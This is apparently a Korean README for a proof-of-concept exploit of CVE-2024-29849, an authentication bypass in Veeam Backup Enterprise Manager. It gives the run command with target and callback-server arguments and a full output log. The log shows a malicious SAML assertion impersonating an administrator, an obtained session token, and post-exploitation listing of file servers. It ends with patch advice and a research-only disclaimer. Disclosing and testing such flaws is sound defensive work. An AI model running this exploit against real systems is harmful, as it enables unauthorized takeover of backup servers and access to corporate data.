 sinsinology/cve-2024-29849
Veeam Backup Enterprise Manager 인증 우회 (CVE-2024-29849)

Veeam Backup Enterprise Manager 인증 우회 (CVE-2024-29849) - 작성자: Sina Kheirkhah (@SinSinology), 소속: SummoningTeam (@SummoningTeam)
취약점의 근본 원인 분석은 제 블로그에서 확인할 수 있습니다.
Veeam 공식 권고에 따르면, Veeam Backup Enterprise Manager 12.1.2.172 이전의 모든 버전이 취약합니다.
먼저, 로컬 HTTPS 설정을 위해 올바른 구성을 준비해야 합니다. 다음 명령어를 사용하세요.
openssl req -new -x509 -keyout key.pem -out server.pem -days 365 -nodes

python CVE-2024-29849.py --target https://192.168.253.180:9398/ --callback-server 192.168.253.1:443

 _______ _     _ _______ _______  _____  __   _ _____ __   _  ______   _______ _______ _______ _______
 |______ |     | |  |  | |  |  | |     | | \  |   |   | \  | |  ____      |    |______ |_____| |  |  |
 ______| |_____| |  |  | |  |  | |_____| |  \_| __|__ |  \_| |_____| .    |    |______ |     | |  |  |

        (*) Veeam Backup Enterprise Manager Authentication Bypass (CVE-2024-29849)

        (*) Exploit by Sina Kheirkhah (@SinSinology) of SummoningTeam (@SummoningTeam)

        (*) Technical details: https://summoning.team/blog/veeam-cve-2024-29849-authentication-bypass/


(*) Target https://192.168.253.180:9398 is reachable and seems to be a Veeam Backup Enterprise Manager
(*) Fetching certificate for 192.168.253.180
(*) Common Name (CN) extracted from certificate: batserver.evilcorp.local
(*) Assumed domain name: evilcorp.local
(?) Is the assumed domain name correct(Y/n)?y
(*) Target domain name is: evilcorp.local
(*) Starting callback server

(^_^) Prepare for the Pwnage (^_^)

(*) Callback server listening on https://192.168.253.1:443
192.168.253.1 - - [10/Jun/2024 07:20:13] "GET / HTTP/1.1" 200 -
(*) Callback server 192.168.253.1:443 is reachable
(*) Triggering malicious SAML assertion to https://192.168.253.180:9398
(*) Impersonating user: [email protected]
192.168.253.180 - - [10/Jun/2024 07:20:13] "POST /ims/STSService HTTP/1.1" 200 -
(+) SAML Auth request received, serving malicious RequestSecurityTokenResponseType

(+) Exploit was Successful, authenticated as [email protected]
(*) Got token: MmIzOGVjMzQtZGIxZC00MWE3LTgxNjMtNjA2MTE4ODY5ZDkw
(*) Starting post-exploitation phase
(*) Retrieving the list of file servers
{'FileServers': [{'ServerType': 'SmbServer', 'HierarchyObjRef': 'urn:NasBackup:FileServer:9dee6394-bf7a-4dc6-a9a5-4faf2e22551d.0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'SmbServerOptions': {'Path': '\\\\192.168.253.134\\corporate-docs', 'CredentialsId': None}, 'NfsServerOptions': None, 'FileServerOptions': None, 'ProcessingOptions': {'ServerUid': 'urn:veeam:FileServer:0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'CacheRepositoryUid': 'urn:veeam:Repository:88788f9e-d8f5-4eb4-bc4f-9b3f5403bcec'}, 'NASServerAdvancedOptions': {'ProcessingMode': 'Direct', 'StorageSnapshotPath': None}, 'Name': '\\\\192.168.253.134\\corporate-docs', 'UID': 'urn:veeam:FileServer:0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'Links': [{'Rel': 'Up', 'Href': 'https://192.168.253.180:9398/api/backupServers/e59b6cc4-444e-4a2d-a986-3d4d0b8791de', 'Name': '192.168.253.134', 'Type': 'BackupServerReference'}, {'Rel': 'Alternate', 'Href': 'https://192.168.253.180:9398/api/nas/fileServers/0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'Name': '\\\\192.168.253.134\\corporate-docs', 'Type': 'FileServerReference'}], 'Href': 'https://192.168.253.180:9398/api/nas/fileServers/0d4a7862-82cb-4c93-a53b-e500d6cb9e35?format=Entity', 'Type': 'FileServer'}]}
최신 버전으로 업데이트하거나 Veeam 권고의 지침에 따라 완화하세요.
이 소프트웨어는 순수하게 학술 연구 목적과 효과적인 방어 기술 개발을 위해 제작되었으며, 명시적으로 권한이 부여된 경우를 제외하고 시스템을 공격하는 용도로 사용되어서는 안 됩니다. 프로젝트 유지관리자는 소프트웨어의 오용에 대해 책임을 지지 않습니다. 책임감 있게 사용하세요.
